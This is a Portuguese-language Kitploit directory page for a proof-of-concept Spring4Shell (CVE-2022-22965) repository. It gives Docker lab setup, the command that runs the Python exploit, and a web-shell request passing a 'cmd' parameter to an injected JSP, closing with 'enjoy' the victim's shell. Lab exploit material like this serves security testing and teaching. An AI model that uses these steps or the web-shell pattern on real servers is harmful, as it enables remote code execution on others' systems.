
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-22965 — Exploit de prova de conceito para CVE-2022-22965 (Spring4Shell) com uma aplicação Spring Boot vulnerável, script de exploit em Python e ambiente de laboratório baseado em Docker para testes. | Kitploit
Ferramentas/GitHubGitHub/mariomamo/cve-2022-22965
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubmariomamo/cve-2022-22965

CVE-2022-22965

Exploit de prova de conceito para CVE-2022-22965 (Spring4Shell) com uma aplicação Spring Boot vulnerável, script de exploit em Python e ambiente de laboratório baseado em Docker para testes.

Ver Repositório
5114há 4 anosAinda não revisado
Compartilhar

👾 CVE-2022-22965

Esta é uma prova de conceito de um exploit para a vulnerabilidade CVE-2022-22965 (spring4shell). Ela é composta por:

  • Uma aplicação Springboot vulnerável;
  • Um script de exploit escrito em Python;
  • Um aplicativo seguro para testar que o exploit não funciona;
  • Um Dockerfile para executar a aplicação vulnerável e testar o exploit;

🔧Colaboradores

  • [🇮🇹] Mario Offertucci;
  • [🇮🇹] Antonio Donnarumma.

⚙️ Pré-requisitos

  • Docker: É usado para executar um contêiner Tomcat com a aplicação Springboot;
  • Python: É usado para executar o exploit;

1️⃣ Executando a aplicação Springboot

Dentro da pasta raiz do projeto existe um Dockerfile que cria uma imagem do Tomcat e copia os arquivos vulnerable_app/target/spring4shell.war e safe_app/target/safeapp.war para a pasta /usr/local/tomcat/webapps, então você só precisa construir a imagem e iniciar o contêiner.

Construir a imagem do Tomcat

docker build -t cve_2022_22965 .

Iniciar o contêiner

docker run -p 8080:8080 -d --name springshell cve_2022_22965

Verificar se a aplicação está respondendo

curl --location --request POST http://localhost:8080/spring4shell/vulnerability/exploit?name=Elliot%20Alderson

Se você vir esta resposta

This is Elliot Alderson

Então a aplicação está no ar e funcionando.

2️⃣ Agora você pode executar o exploit

cd exploits
python spring4shell.py http://localhost:8080/spring4shell/vulnerability/exploit

Você pode, opcionalmente, especificar o nome do arquivo jsp injetado, mas isso não é obrigatório. Exemplo

cd exploits
python spring4shell.py http://localhost:8080/spring4shell/vulnerability/exploit -f exploit.jsp

Se você não especificar um nome, um nome aleatório será gerado.


Você verá o seguinte no shell de comando

Após o exploit, você também pode enviar um comando por meio de uma solicitação HTTP GET

http://localhost:8080/exploit.jsp?pwd=pass&cmd=ls

Você abriu com sucesso um shell na máquina da vítima! aproveite!

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    360
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





